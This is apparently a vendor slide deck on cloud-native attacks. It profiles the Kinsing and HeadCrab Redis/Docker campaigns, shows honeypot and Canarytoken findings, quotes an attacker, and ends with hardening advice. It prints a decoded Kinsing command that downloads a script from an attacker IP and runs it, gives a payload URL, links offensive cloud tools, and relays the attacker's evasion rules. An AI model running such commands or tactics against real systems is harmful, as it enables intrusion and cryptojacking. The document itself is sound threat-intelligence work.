
The Anatomy of Cloud Native Attacks

Zhihao Tan
Director – Solution Architects, APJ

Cloud Native Landscape

Complexity of Cloud Native Apps



aqua

The Anatomy of Cloud Native Threat Actors

Characteristics of Cloud Native Attackers

- Searching for cloud platforms workloads
- Abusing Containerization
- Targeting cloud applications
- Utilizing cloud offensive security tools
- Searching for cloud tokens

ORACLE CLOUD

IBM Cloud


aws


Alibaba Cloud

aqua

Characteristics of Cloud Native Attackers

- Searching for cloud platforms workloads
- Abusing Containerization
- Targeting cloud applications
- Utilizing cloud offensive security tools
- Searching for cloud tokens





Characteristics of Cloud Native Attackers


- Searching for cloud platforms workloads
- Abusing Containerization
- Targeting cloud applications
- Utilizing cloud offensive security tools
- Searching for cloud tokens

aqua

Characteristics of Cloud Native Attackers

- Searching for cloud platforms workloads
- Abusing Containerization
- Targeting cloud applications
- Utilizing cloud offensive security tools
- Searching for cloud tokens

pacu



https://github.com/RhinoSecurityLabs/pacu

https://github.com/cdk-team/CDK

https://github.com/stealthcopter/deepce

aqua

Characteristics of Cloud Native Attackers

- Searching for cloud platforms workloads
- Abusing Containerization
- Targeting cloud applications
- Utilizing cloud offensive security tools
- Searching for cloud tokens

Canarytoken triggered

ALERT

An AWS key Canarytoken has been triggered by the Source IP 182.72.76.34

Basic Details:

Channel	HTTP
Time	2024-03-06 09:16:36.392270
Canarytoken	70irhggbfagkjzv4jjae538xr
Token reminder	new token in k8s honeypot 26.3.2023
Token type	AWS key
Source IP	182.72.76.34
User-agent	aws-cli/2.15.25 Python/3.11.8 Linux/5.15.133.1-microsoft-standard-WSL2 exe/x86_64.kali.2023 prompt/off command/dynamodb.list-tables

Canarytoken Management Details:


Manage this Canarytoken here
More info on this token here

Powered by:Thinkst Canary

Curating Threat Intelligence

Honeypots as a Research Tool

- Detect attackers' behavior
- Cloud platform
- Apps usually run in the cloud
- Vulnerability or misconfiguration
- Utilizing Tracee (OSS eBPF agent)



Behavior in the Wild

Threat Actors Reviewed

Kinsing

HeadCrab

Threat Actors Anatomy - Kinsing

Kinsing Overview

2021

+10K / year

Kinsing’s Mindset

A Security Practitioner

Production Line

Scratching the Surface

Kinsing’s Mindset

A Security Practitioner

Production Line

Scratching the Surface

Docker & Redis host exploitation

d.sh

One of the better-documented H2Miner/Kinsing campaigns occurred from December 2019 to March 2020 and was documented by **Aqua Security**. In this campaign, the H2Miner botnet exploited misconfigured Docker Engine API ports to deploy a compromised Docker container. The **entry point** for the compromised container would download and execute a script, `d.sh`.

lh.sh

The Base64 decodes to:

```
<code class="">wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh</code>
```

URLs:

wb.sh

- hxxp://91[.]241[.]19[.]134/wb.sh

Kinsing’s Mindset

A Security Practitioner

Production Line

Scratching the Surface

aqua

Kinsing’s Mindset

A Security Practitioner

Production Line

Scratching the Surface

Real Life Kinsing Attack

Hi Zhihao,

Today we just finished the Aqua workshop with [redacted] their response to the workshops we provide is good and also shows positive response. From the results of the workshop, there are questions that we have to pending and ask to you. Here's the case on their environment:

They've running a redis image for testing in the local environment on a docker container on the VM, and it turns out that the image downloads resources via *wget* or *curl* to execute. The format file is *sh* or *shell script* file and when the file is executed, it spreads from the docker container to the host connected to bastion (jump host), and from their team someone accesses it and eventually spreads everywhere and and deplete their resources like cryptominers malware do. They call this type of attack looks alike "*kinsing malware*", and what they ask is whether Aqua can automatically detect and prevent attacks like in the above case?

Thank you.

aqua

Threat Actors Anatomy - HeadCrab

HeadCrab’s Overview

2023


50 / year

Why was Redis specifically targeted?

Security

For the ease of accessing Redis from other containers via Docker networking, the "Protected mode" is turned off by default. This means that if you expose the port outside of your host (e.g., via `-p` on `docker run`), it will be open without a password to anyone. It is **highly** recommended to set a password (by supplying a config file) if you plan on exposing your Redis instance to the internet. For further information, see the following links about Redis security:

Application Misconfiguration – SLAVEOF\REPLICAOF Attack on Redis



aqua

Speaking with the attacker

I just called to say I love you

“

bro
nice miniblog
where more do u write man?

”

Speaking with the attacker

The Detection Race Winners

*Thanks, you are the **first** one who wrote to this email*

Speaking with the attacker

What He’s Targeting

> *Also really need to infect **nginx**.*
> *For **redis** and **postgres**, this is just a small things in memory, but it will be difficult for **ssh bruteforce** or for **open docker port***

Speaking with the attacker

Techniques

“

*Ofc it is not finished, for example, the code for a **semi-fileless** infection has not been transferred to it: this is when I do not write any files to disk until I see the launch of a **reboot/poweroff** in PID 1*

”

Speaking with the attacker

Attacker’s mindset

<u>In my own I use the following rules:</u>

1. ***Minimize CPU***

   A happy user is a happy infection, a long life! I don't mine at all on systems with a heavy load or a single core.

2. ***Kill competitors***

   She violates rule 1!

3. ***Close the door***

   I often encounter many vulnerabilities at the same time.

Speaking with the attacker


More about the attacker's mindset

"

…My gov just shit on ppl, so **i get this 4k/year**, enough to say…

…Btw, **batmen also poo on the laws**…

"



Lessons Learned

Lessons Learned - Gaps

- Raise Awareness
- Harden Perimeter
- Cloud Native Defense in Depth

How to Apply – Raise Awareness (1)

- Vulnerability management is not enough
  - Adopt robust OSS supply chain security practices
    - Sandboxing techniques
- Configuration Management
- Password Management
- Dangers of Shadow IT

How to Apply – Harden your Perimeter (2)

Block initial access

- Keep software updated/patched
- Minimize Exposure: Avoid exposing services/APIs

If they got in, and they will get in…


- Environments segregation (stage / dev / prod)
- Credential boundaries with least privilege policies/roles

How to Apply - Adopt Defense in Depth Approach (3)

- Learn the shared responsibility model in the cloud.
- Utilize tools offered by Cloud Service Providers (logs, security).


How to Apply - Adopt Defense in Depth Approach (3)

- Secure your clusters.
- Scan APIs, Services, Nodes from the outside, and inside.
- Utilize Open-Source Software tools such as:
  - Kube-Hunter to scan clusters configurations.
  - Tracee to monitor behavior with eBPF based technology.




How to Apply - Adopt Defense in Depth Approach (3)

- Harden and protect your container and build environments.
- Scan your containers for secrets and vulnerabilities.
- Utilize Open-Source Software tools such as Trivy to create golden vetted images.



How to Apply - Adopt Defense in Depth Approach (3)

- Scan your code and monitor your runtime environments.
- Monitor anomalies in workload performance.
- Utilize Open-Source Software tools, such as:
  - Tracee to monitor application behavior
  - Trivy to scan for secrets and vulnerabilities.



Thanks

aqua